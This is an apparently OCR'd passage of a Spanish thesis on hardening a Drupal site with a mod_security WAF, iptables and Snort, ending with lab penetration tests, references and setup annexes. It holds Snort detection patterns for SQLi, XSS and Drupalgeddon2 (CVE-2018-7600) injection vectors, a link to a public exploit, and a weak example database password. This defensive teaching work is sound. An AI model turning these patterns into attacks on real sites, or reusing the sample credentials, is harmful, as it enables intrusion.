


Figura 5.10. Página de drupal accedida desde la dirección IP virtual.

5.3.3.1 Conmutación por error

Para comprobar que se ha configurad correctamente la alta disponibilidad por medio del estado Activo-Pasivo, se debe colocar el servidor Waf-activo como "standby" con el fin de que el servidor Waf-pasivo entre en acción al momento de caer el primero.

$sudo crm node
standby

Utilizando el comando *"$sudo crm status"*, es posible observar como es que el Waf-Activo se encuentra en estado de espera *(véase figura 5.11)*, no obstante, las peticiones seguirán siendo respondidas gracias a la habilidad del Waf-Pasivo de detectar que tiene que tomarlas *(véase figura 5.12)*.




Figura 5.11. Estado actual de servidores WAF.




Figura 5.12. Página de drupal en funcionamiento gracias al Waf-Pasivo.

5.3.4 Reglas de WAF

De acuerdo a la universidad de Maryland, cada 39 segundos existe un intento de vulneración por parte de un atacante, afectando así a una de cada tres personas. El estudio además muestra que solamente el 38% de la organización a nivel mundial se encuentran preparadas para dichos ataques.

Los servidores que contienen sitios web, son uno de los principales objetivos de los atacantes, debido a la posibilidad de acceder a ellos desde cualquier parte del mundo con solamente contar con conexión a Internet.Es por ello que en el presente trabajo de tesina se mostrará cómo crear una barrera con la capacidad de contener ciertos ataques hacia sitios web. Para realizar mencionada tarea, lo primero será validar que las ligas hacia los repositorios se encuentren actualizadas para así obtener una correcta instalación del módulo de apache llamado “mod_security”.

$ sudo apt-get update
$ sudo apt-get install libapache2-mod-security2

Por defecto, el módulo contiene una configuración recomendada. Dicha recomendación será renombrada para fungir como configuración establecida. Posteriormente, se recargará el servicio para aplicar los cambios.

$ sudo mv /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf
$sudo service apache2 reload

Para poder tomar en cuenta las reglas necesarias en contra de ataques, se anexarán dos líneas al final del archivo *"etc/apache2/mods-enabled/security2.conf"*

IncludeOptional /usr/share/modsecurity-crs/.conf*
IncludeOptional /usr/share/modsecurity-crs/activated_rules/.conf*

El ataque catalogado como número uno en el "Top ten OWASP - 2017", es la inyección de SQL. Para bloquear este tipo de ataques, se deben añadir las reglas necesarias dentro del módulo de apache.

$ sudo cd /usr/share/modsecurity-crs/
$ sudo cp ./base_rules/modsecurity_crs_4* ./activated_rules/
*$ sudo rm ./activated_rules/modsecurity_crs_40**

Una vez concretados los comandos anteriores, se debe ingresar al archivo: *"/etc/modsecurity/modsecurity.conf"* y modificar la línea "SecRuleEngine" de la siguiente manera

SecRuleEngine On

Finalmente, se debe reiniciar el servicio para aplicar los cambios.

$sudo service apache2 restart

5.4 Router

Uno de los puntos más importantes en cuanto a sitios web se refiere, es la correcta configuración de un Router que permita el flujo continuo de información entre el cliente y el servidor. El firewall se encargará de limitar dicho flujo para prevenir ataques y/o negar el paso a paquetes con intenciones maliciosas.

Para poder configurar la comunicación entre el cliente y el servidor, se hará uso del servicio de “iptables”, el cual nos permite crear una configuración de NAT por el cual serán traducidas las direcciones IPs públicas a privadas. Para lograr este objetivo, se debe configurar iptables con la opción “MASQUERADE”, mandando el tráfico de la red interna (eth1) a la red externa (eth0). (Se debe colocar Gateway solamente en la interfaz WAN)

Descripción	Comando
Se realiza NAT	$ sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE

Tabla 5.2 Comandos para interconectar redes con iptables

Finalmente, para permitir el reenvío de tráfico, es necesario configurar el kernel.

$ sudo nano /etc/sysctl.conf	
#net.ipv4.ip_forward=1	*net.ipv4.ip_forward=1*

5.4.1 Firewall

Para proteger los servicios externos al sitio web, es importante solamente permitir la conexión a los puertos necesarios, por ejemplo, un cliente no debe tener conexión hacia el servidor de monitoreo, o al servidor de autenticación. Para ello, nuevamente es posible hacer uso de iptables configurando las siguientes reglas.

Al usar iptables, es requerido establecer primeramente las reglas permisivas y posteriormente las no permisivas.

PERMISIVAS	
Permite el tráfico hacia el puerto 80	$ sudo iptables -A FORWARD -i eth0 -o eth1 -p tcp --dport 80 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
Permite el tráfico desde el puerto 80	$ sudo iptables -A FORWARD -i eth1 -o eth0 -p tcp --sport 80 -j ACCEPT

Tabla 5.3 Reglas permisivas

NO PERMISIVAS	
Bloquea todo el tráfico de entrada	iptables -P INPUT DROP
Bloquea todo el tráfico de salida	iptables -P OUTPUT DROP
Bloquea todo el tráfico de reenvío	iptables -P FORWARD DROP

Tabla 5.4 Reglas no permisivas

Finalmente se deben guardar las reglas ya que, si el servidor es reiniciado, éstas se borrarán.

```
$ sudo apt-get install iptables-persistent
```

Cada vez que se haga un cambio, las reglas se deben actualizar.

```
$sudo /sbin/iptables-save > /etc/iptables/rules
```

5.5 Snort

Snort funciona como un analizador de paquetes gracias al cual puede identificarse malware, aunque no lo mitiga, es importante tener conciencia sobre que tipo de paquetes circulan sobre la red para contrarrestarlos.

El servicio de snort funciona a través de reglas establecidas, una vez que se ha instalado *(véase Anexo E)* es posible hacer uso de el como NIDS que analice todos los paquetes de un segmento de red. Para lograrlo, es necesario indicar dentro del archivo de configuración los segmentos a analizar.

$ sudo nano /usr/local/snort/etc/snort.conf
ipvar HOME_NET 192.168.1.0/29

De igual forma se pueden examinar varios segmentos asignando la variable de la siguiente forma:

ipvar HOME_NET [192.168.1.0/29, 192.168.2.0/29, 192.168.3.0/29]

Al usar VirtualBox es posible asignar una interfaz en modo promiscuo[12] para así poder capturar el tráfico del segmento de red. Es necesario configurar la interfaz del servidor en modo promiscuo *(véase figura 5.13 y 5.14)* ya que se encargará de analizar todos los paquetes que entren a la red.




Figura 5.13. Seleccionar configuración de la máquina

[12] El modo promiscuo sirve para que la tarjeta alámbrica o inalámbrica procese todos los paquetes que circulan por la red, sean para ese host o no.




Figura 5.14. Colocar interfaz en modo promiscuo

5.5.1 Reglas de Snort

Las reglas de Snort son las que permiten que el servicio identifique paquetes y alerte sobre ellos, las reglas pueden configurarse para detectar ataques o prácticamente tráfico de cualquier tipo.

El formato de la regla se divide en 2, el encabezado y las opciones de regla.

```
alert icmp any any -> 192.168.1.0/29 any (msg:'Alerta de Ping';
sid:1000001; gid:1; rev:1; classtype:icmp-event;
metadata:service none;)
```

Encabezado
Opciones de regla

Figura 5.15. Regla que alerta sobre mensajes ping

Las reglas pueden ser añadidas al archivo correspondiente en la carpeta "/usr/local/snort/rules", de igual forma es posible crear un archivo nuevo e importarlo en el archivo de configuración con la sentencia:

"include $RULE_PATH/reglas.rules"

5.5.1.1 Cabecera

La cabecera contiene la acción de la regla en sí, dicha acción se encarga de alertar, guardar en bitácoras, ignorar el paquete, activar reglas dinámicas etc., La cabecera de igual forma comprende el protocolo, IPs, máscaras de red, puertos origen y destino y destino del paquete o dirección de la operación.

La sintaxis de la cabecera se comprende de la siguiente manera:

acción protocolo IP_origen Puerto_origen {operador de dirección} IP_destino Puerto_destino

Si en el apartado de IP_origen, Puerto_origen, IP_destino o Puerto_destino se utiliza la palabra “any”, este hace referencia a cualquier IP o puerto existente.

5.5.1.2 Opciones

La sección opciones contiene los mensajes y la información necesaria para el análisis del paquete, por ejemplo, el contenido de este y así poder identificar qué tipo de paquete es. Las opciones deben ir en paréntesis y separadas por el caracter “;”.

Existen un total de 35 opciones para poder crear una regla, en la *tabla 5.5* se muestran algunos de ellos.

msg	Imprime un mensaje en las alertas y bitácoras
logto	Envía paquete a archivo usuario en lugar archivo usual
ttl, tos, id	Prueba los campos encabezado IP por un valor en específico
flags	Prueba los valores de las banderas TCP
priority	Identificador de severidad de la regla
content	Busca por un patrón dentro del payload

Tabla 5.5. Opciones de regla de Snort

Capítulo VI.

Pruebas de penetración

Pentesting o pruebas de penetración hacen referencia a un conjunto de ataques a los sistemas informáticos con el fin de encontrar debilidades y explotar vulnerabilidades. Estas pruebas están diseñadas para clasificar y determinar el alcance y la repercusión de fallos de seguridad.

Es posible obtener una idea del peligro que corre un sistema y de las defensas con las que se cuentan. Además, de poder evaluar que tan eficientes son dichas defensas.

El plan de pruebas que se muestra a continuación, se basa principalmente en los ataques más comunes en el mundo de acuerdo al Top Ten de OWASP, además de probar uno de los ataques más importantes del 2018 como lo es Drupalggedon2.

El ataque número uno en el Top-Ten de OWASP es por medio de inyección SQL, gracias al módulo de seguridad habilitado en los WAF, al intentar realizar un ataque sencillo de SQLi dentro de algún formulari, este bloquea la petición y regresa un código de prohibición (403).




Figura 6.1. Intento de ataque por medio de SQLi.

Figura 6.2. Respuesta de prohibición por parte del servidor

Como se muestra en la figura 6.2., La respuesta del servidor proporciona información sobre el sistema en el que está siendo administrada la página. Es importante ocultar dicha información ya que es una brecha importante de seguridad. Para ello, véase Anexo C.

En este tipo de ataques, es posible asignar reglas de Snort para estar informado sobre posibles intentos de ataques, quedando la sintaxis de la siguiente forma:

alert tcp any any -> any 80 (msg: "Intento de ataque por SQLi"; content: "%27"; classtype:web-application-attack; sid:1000003;)
alert tcp any any -> any 80 (msg: " Intento de ataque por SQLi "; content: "22"; classtype:web-application-attack; sid:1000004;)

En este caso, deben asignarse dos reglas ya que “%27%” y “22” hacen referencia a los caracteres codificados en URL de comilla simple (‘) y comilla doble (“).

Al intentar realizar un ataque de SQLi a través del portal de Drupal, es posible observar que dentro de las bitácoras se ha registrado dicho intento.




Figura 6.3. Bitácora de Snort mostrando ataque por SQLi

De igual forma, al intentar realizar un ataque por medio de XSS *(véase figura 6.3)* (Cross-site scripting), el cual ocupa el séptimo lugar en ataques mas comunes dentro de sitios web de acuerdo a la lista de OWASP, nos devolverá un código 403 de prohibido *(véase figura 6.4)*.




Figura 6.4. Intento de ataque por medio de XSS.




Figura 6.5. Respuesta de prohibición por parte del servidor

Al igual que el ataque anterior, es posible asignar una regla de snort que detecte el intento.

```
alert tcp any any -> any 80 (msg:"Intento de ataque de XSS";
content:"%3Cscript%3E"; nocase; classtype:web-application-attack; sid:1000005;)
```




Figura 6.6. Bitácora de Snort mostrando ataque por XSS

El motivo de esta tesina, tiene como labor mitigar vulnerabilidades registradas que tuvieron gran impacto en múltiples sitios a nivel mundial. Una de ellas es Drupalggedon2. Para lograr dicho objetivo, uno de los pasos importantes es encontrarse informado sobre la cantidad de intentos para explotar dicha vulnerabilidad, esto se logra creando una regla como la que se muestra a continuación.

```
alert tcp any any -> any any (msg:"Drupalggedon2 (CVE-2018-7600)";
uricontent:"password";nocase;pcre:"/(%23|#)(access_callback|pre_render|post_r
ender|lazy_builder)/i";sid:201905)
```

Al intentar explotar la vulnerabilidad, se observa cómo es que Snort informa sobre un posible ataque *(véase figura 6.7)*.




Figura 6.7. Bitácora de Snort mostrando ataque por Drupalggedon2

De igual forma, al intentar obtener un Shell del sitio, el ataque no se efectuará de manera exitosa gracias a la infraestructura de seguridad perimetral *(véase figura 6.5)*

Figura 6.8. Sin respuesta Drupalggedon2

Conclusiones

La explotación de vulnerabilidades hoy en día se ha convertido en una actividad que se realiza diariamente en todas partes del mundo, mucho se afirma que, si existiera una guerra mundial esta sería a través de Internet. Es por ello que las empresas deben estar preparadas ataques en contra de sitios web tomando en cuenta en “Top Ten de OWASP”, ya que estos se presentan en los momentos menos esperados.

En la presente tesina, se propuso una infraestructura que funja como barrera de seguridad en contra de ataques web como SQLi, XSS, entre otros, con el fin de prevenir explotaciones de vulnerabilidades al monitorear la entrada de paquetes maliciosos a la red, asimismo segmentando la red, añadiendo anonimato al esquema de protección. En la presente infraestructura, hablando de los pilares de la información, se pretende dar más peso a la confidencialidad de la información al implementar en su mayoría herramientas de protección, no dejando de lado los otros dos pilares (integridad y disponibilidad).

Una de las soluciones básicas para poder evitar ataques de cualquier tipo, es la importancia de contar con las últimas versiones del sistema operativo, así como de los servicios con los que se cuente. Gracias a esto, se puede estar más tranquilo, pero no del todo seguro que el sistema se encuentra protegido en contra de amenazas.

En la presente tesina, se demostró lo esencial que es contar con un especialista en seguridad dentro de las organizaciones y se analizó la importancia de la capacitación requerida en tecnología para poder recrear una correcta configuración de los servicios.

En cuanto a herramientas se refiere, se presentó una infraestructura completamente gratuita, esto con el fin de que las organizaciones tengan una opción y puedan ajustar su presupuesto, además de contar con la opción de crear una combinación de software libre y software de pago.

Cabe destacar que el ambiente virtualizado que se presenta, permite utilizar sistemas con memoria RAM mínima de 768MB por servicio, por lo que esto da hincapié al bajo costo que es requerido.

Es importante que las organizaciones creen una conciencia cultural en cuanto a la actualización en noticias sobre seguridad, ya que los sistemas web son el primer objetivo de los atacantes al solamente necesitar un equipo conectado a internet para encontrarlo. Al mantenerse actualizado en noticias de seguridad, las organizaciones se encontrarán enteradas de las nuevas herramientas que existan para prevenir explotaciones de ataques exitosas, de igual forma, podrán saber que servicios se encuentran obsoletos y han sido reemplazados para mejorar constantemente la infraestructura de seguridad y proteger activo más importante de una empresa, el cual es la información.

Uno de los puntos abordados en el presente trabajo que las organizaciones deben tomar en cuenta, es el hecho de monitorear constantemente la red en busca de paquetes maliciosos que lleguen a ella, esto ayudará a prevenir ataques ya que se encontrarán informados sobre cuáles son las principales brechas de seguridad que deben contemplar.

Se pretende que este trabajo sirva como referencia y base para posteriores aportaciones, ya que proporciona modularidad para agregar más servicios de seguridad con el fin de contar con una infraestructura robusta que pueda mitigar varios tipos de ataques.

Finalmente, todos los servicios propuestos llevan en su núcleo la filosofía del software libre, gracias a esto, todos pueden leer el código fuente de las herramienta para así mejorarlas y ampliar la documentación de ellas con el fin de que cada día más empresas puedan conocerlas y elegir las que más se adapten a su diagrama de seguridad. Esto ha servid como motivación para ampliar el conocimiento del presente trabajo exportándolo a foros y sitios de tecnología con el fin de que las organizaciones se encuentren informadas y atraídas hacia las posibilidades que existen para contar con seguridad hacia su información, logrando así, el contar con un mundo cada día más seguro.

Referencias

[1] Federico G. Pacheco, Héctor Jara. (2009). Hackers al descubierto. Argentina: Gradi.

[2] Mike Horton, Clinton Mugge. (2003). Claves Hackers. Madrid: Mc Graw Hill.

[3] Wendell Odom. (2007). CCENT/CCNA ICND1 Official Exam Certification Guide (CCENT Exam 640-822 and CCNA Exam 640-802), Second Edition. USA: Cisco Press.

[4] Allan Johnson. (2017). 31 Days Before Your CCNA Routing & Switching Exam. USA: Cisco Press.

[5] Francisco Carvajal Palomares. (2016). Administración y auditoría de los servicios web. Madrid: CEP.

[6] Anthony Sequeira, Dave Garneau, David Hucaby. (2012). CCNP Security FIREWALL 642-618 Official Cert Guide. USA: Cisco Press.

[7] Andrew Baker, Jay Beale, Brian Caswell, Brian Caswell; Jay Beale; Andrew R Baker. (2007). Snort Intrusion Detection and Prevention Toolkit. USA: Elsevier Science.

Mesografía

Cloudfare. What is a Web Application Firewall (WAF)? 03/2019, de Cloudfare Sitio web: https://www.cloudflare.com/learning/ddos/glossary/web-application-firewall-waf/

Mitchell Anicas. (2015). Iptables Essentials: Common Firewall Rules and Commands. 03/2019, de DigitalOcean Sitio web: https://www.digitalocean.com/community/tutorials/iptables-essentials-common

Korbin Brown. (2017). The Beginner's Guide to iptables, the Linux Firewall. 03/2019, de How-to geek Sitio web: https://www.howtogeek.com/177621/the-beginners-guide-to-iptables-the-linux-firewall/

Jordi Garcia. (2011). Qué es un cms y qué ventajas tiene. 03/2019, de Departamento de internet Sitio web: https://www.departamentodeinternet.com/que-es-un-cms-y-que-ventajas-tiene/

Devon Milkovich. (2018). 13 Alarming Cyber Security Facts and Stats. 04/2019, de Cybintsolutions Sitio web: https://www.cybintsolutions.com/cyber-security-facts-stats/

Christian Mehlmauer. (2018). Christian Mehlmauer. 04/2019, de CVE-2018-7600 Sitio web: https://github.com/FireFart/CVE-2018-7600

Lucas Nussbaum. (2019). Removal of jessie-updates and jessie-backports from debian mirrors. 04/2019, de Lucas nussbaum's blog Sitio web: https://www.lucas-nussbaum.net/blog/?p=947

Antonio David Tejero Galán. (2014). Cluster alta disponibilidad corosync-pacemaker-drbd. 04/2019, de I.E.S. Gonzalo Nazareno Sitio web: http://informatica.gonzalonazareno.org/proyectos/2014-15/HA_CPD.pdf

Martín Roesch. (1998). Snort. 05/2019, de Sourcefire Sitio web: http://cryptomex.org/SlidesSeguridad/Herra3-snort.pdf

Anexo A.

Configuración del sitio Drupal dentro del servicio Apache2

Apache2 proporciona diferentes hosts virtuales con la finalidad de poder tener varios servicios web dentro de un mismo servidor.

Para configurar el sitio de Drupal, se reemplazará el archivo de configuración por defecto (“000-default.conf”) por uno llamado “drupal.conf”

$ cd /etc/apache2/sites-enabled
$ sudo cp 000-default.conf ../sites-available/drupal.conf

Al tener el sitio de Drupal, no es necesario tener habilitado el sitio por defecto, por lo que debe deshabilitarse, al mismo tiempo que se habilita el de Drupal

$ sudo a2dissite 000-defaut.conf
$ sudo a2ensite drupal.conf
$ sudo service apache2 reload

Finalmente se debe configurar el archivo “drupal.conf” para que ingrese al servicio de Drupal (véase figura A.1).

$ sudo nano drupal.conf

```
<VirtualHost *:80>
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/drupal

        <Directory /var/www/drupal>
            Options -Indexes
            Order deny,allow
        </Directory>


        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
```

Figura A.1. Configuración del archivo drupal.conf

Anexo B.

Instalación del sitio de Drupal

Al ingresar a la IP 172.16.0.3 desde un navegador con conexión al servidor web, se muestra la página de instalación del servicio de Drupal. Para el presente trabajo de tesina, se instalará la versión “Standard”




Figura B.1. Selección de perfil de instalación

En el apartado de seleccionar idioma, es posible descargar diferentes opciones como español, para ello se usan los comandos:

$ cd /var/www/drupal/profiles/standard/translations/
$ sudo wget https://ftp-origin.drupal.org/files/translations/7.x/spanish/spanish-7.x-1.0.es.po




Figura B.2. Selección de idioma español

Drupal se apoya de una base de datos para almacenar diferentes archivos de configuración, para ello, se usará la base creada en el apartado 5.1 del presente trabajo de tesina. Se deben ingresar los datos correspondientes como se muestra a continuación con el fin de establecer una correcta conexión hacia la base de datos.

- **Database type:** *MySQL, MariaDB o equivalent*
- **Database name:** *drupal*
- **Database username:** *drupal_user*
- **Database password:** *hola123.,*

ADVANCED OPTIONS

- **Database host:** *172.16.0.4*
- **Database port:** *3306*

Para futuros mantenimientos de la plataforma, se debe asignar un usuario, una contraseña y correo (véase figura B3).




Figura B.3. Creación de cuenta de mantenimiento

Posteriormente se aplican las configuraciones sobre tiempo y zona como se muestra en la *figura B4*

